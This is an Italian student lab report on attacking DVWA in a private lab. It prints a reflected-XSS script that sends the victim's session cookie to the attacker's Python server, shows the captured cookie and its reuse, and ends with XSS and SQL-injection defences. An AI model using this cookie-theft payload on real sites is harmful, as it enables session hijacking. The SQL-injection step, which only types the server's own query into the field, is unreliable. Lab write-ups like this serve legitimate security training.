

# Report 13/01/2026: Furto Sessione e SQL Injection per esfiltrazione dati

## 1. Intro

Configuriamo le due macchine:

Kali IP: 192.168.50.10

Meta IP: 192.168.50.11

L'obiettivo è di accedere alla DVWA della Meta per eseguire due attacchi, uno di XSS Reflected per rubare il token di sessione e uno di SQL Injection per ottenere un'esfiltrazione di dati.

Apriamo la console della kali e digitando `ping -c 5 192.168.50.11` vengono inviati 5 pacchetti e si verifica la comunicazione con la Meta.

Accediamo alla DVWA nella kali utilizzando nel browser di ricerca 192.168.50.11

Configuriamo la DVWA e ci autenticiamo come admin.

## 2. Attacco XSS & furto cookie

Breve introduzione su cosa sia un attacco XSS:

In generale è un tipo di vulnerabilità che sfrutta l'assenza o un livello di sicurezza basso di una web app senza un'adeguata validazione o escaping, quindi si fiderà ciecamente dell'input che l'utente gli darà.

Esistono 3 tipi di XSS:

- XSS Reflected: Payload malevolo contenuto nella richiesta; solitamente viene manipolato l'URL, viene nascosto, cliccato e utilizzato per rubare sessioni in modo non permanente.
- XSS Stored: Il Payload in questo caso viene salvato in modo permanente sul sito e ogni volta che la pagina viene visitata, entra in azione. Solitamente è nascosto in commenti, profili utente e messaggi nei fora.


- XSS DOM: il più pericoloso dei tre perché sfrutta la vulnerabilità del codice presente nella pagina. Il Payload viene appunto eseguito trasformando il DOM della vittima.

L'attacco che in questo caso è stato effettuato rientra nella casistica del XSS Reflected.

L'obiettivo in questo caso è rubare la sessione utente nella DVWA, quindi

- Si manda in esecuzione la Burpsuite da Console per intrufolarci nelle richieste che inviamo al server.
- prima di passare all'attacco, andiamo nel terminale e digitiamo:

"Python3 -m http.server 80"; creiamo un mini-server in python che gira sulla nostra porta 80, qui riceveremo le informazioni.



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.10 - - [13/Jan/2026 10:36:02] "GET /?cookie=security=low;%20PHPSESSID=fe2e8ca5fbd1392d70e7343abe47b674 HTTP/1.1" 200 -
192.168.50.10 - - [13/Jan/2026 10:36:03] code 404, message File not found

```

Ora bisogna creare un payload malevolo affinché le informazioni rientrino nella kali, intercettate dalla porta 80, quindi:

```
<script>window.location="http://192.168.50.10:80/?cookie="+document.cookie</script>
```

Questo script in java sta dicendo che arriveranno gli eventuali documenti nella kali; il server risponde che non ci sono documenti da acquisire, però intanto ha consegnato un tesoro: il cookie di sessione


La DVWA ci reindirizzerà al server creato in precedenza, ora nella console compare il cookie di sessione:



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
192.168.50.10 - - [13/Jan/2026 10:36:02] "GET /?cookie=security=low;%20PHPSESSID=fe2e8ca5fbd1392d70e7343abe47b674 HTTP/1.1" 200 -  
192.168.50.10 - - [13/Jan/2026 10:36:03] code 404, message File not found  
192.168.50.10 - - [13/Jan/2026 10:36:03] "GET /favicon.ico HTTP/1.1" 404 -
```

Quella scritta dopo “SESSID” è il bottino.

Ora, prossimo step, eseguire un log come utente senza password.

Quindi si esegue il logout dalla DVWA e si prova il login in maniera non convenzionale.





Cancellando il valore attuale ed inserendo il cookie preso in prestito.

Dopodiché, se la sessione non è scaduta, bisogna inserire nella barra URL <http://192.168.50.11/dvwa/index.php>; ovvero, l'indirizzo di destinazione con l'index responsabile del cookie di sessione. Come anticipato, dato che non ci sono controlli, nessuno verificherà la legittimità dell'accesso.

Obiettivo raggiunto, la sessione è nostra.

In questo momento è **importante specificare** che la sicurezza di **DVWA** è impostata su **LOW**, il browser si fida ciecamente del token di sessione.

Nella prossima spiegazione, vedremo sia livello medium che High, ma questo è considerato un plus.

### 3. SQL Injection


Ora è arrivato il momento di fare esfiltrazione dati, attraverso il metodo della SQL Injection sarà possibile rubare i dati contenuti all'interno di un database.

Breve introduzione sulla SQL Injection:


Si avvale degli Structured Query Language, ovvero database relazionali che sono solitamente dietro i server. La Injection sfrutta le vulnerabilità dietro l'assenza di controlli nella sintassi del codice e nella digitazione di input allo scopo di mandare il database in crisi.

Utilizzando sempre la stessa macchina bersaglio e sempre la DVWA:

Andiamo in SQL Injection; per vedere se ci sia controllo sulla gestione della sintassi, andiamo su USER ID e inseriamo un apice. Solitamente se non ci fossero controlli, dovrebbe restituirci un messaggio di errore; verifichiamo




Ci è apparsa una schermata di errore, quindi significa che l'ipotesi precedentemente formulata è vera.



Passando all'azione, l'obiettivo obiettivo è quello di estrapolare dati che hanno a che fare con nomi associati a domini e password.

Inganno del database:

Inserendo in USER ID il seguente comando: `SELECT nome, cognome FROM utenti WHERE id = '$id'`;



Il comando ci ha permesso di avere accesso a tutti i dati contenuti all'interno del database.

## 4. Best Practice

XSS:

Poiché gli attacchi XSS sfruttano “distrazioni” o protocolli deboli e datati bisogna intervenire su:

- Context Aware Encoding:
  1. Nel body html. Quando la pagina viene scritta in codice, bisogna applicare delle misure di sicurezza nei caratteri speciali del codice, Il browser visualizzerà il carattere (es. <) ma non lo interpreterà come l'inizio di un tag HTML; ad esempio:  
**Contesto HTML Body:** <div>USER\_INPUT</div>  
La Codifica, quindi darà: < diventa &lt;, > diventa &gt;, & diventa &amp;.  
Se l'utente scrive <script>, il browser vede &lt;script&gt; e stampa il testo invece di eseguirlo.
  2. Caso attributo HTML. Oltre a quanto già citato sopra, bisogna codificare virgolette ' e " in modo che l'attaccante non debba avere la possibilità di chiudere un attributo e aprirne uno nuovo.
  3. Javascript. Applicare Unicode Escaping.
  4. Allowlist: non ciò che sia vietato (e possa essere aggirato), ma ciò che possa essere consentito; in assenza di un input valido: blocca programma.

## SQL Injection

Nel caso della SQL Injection, la debolezza è l'interno della struttura dell'architettura ed è il risultato tra la mancata separazione del codice e dei comandi.

Una buona difesa ha a che fare con:

- Preparazione di Query Parametrizzate: non più concatenazione di stringhe, ma compilazione e ottimizzazione.

C'è però da considerare che ad oggi esistono potenti tool in grado di aggirare ogni buona tecnica difensiva; Sqlmap sarà sempre in grado di provare le sue injections.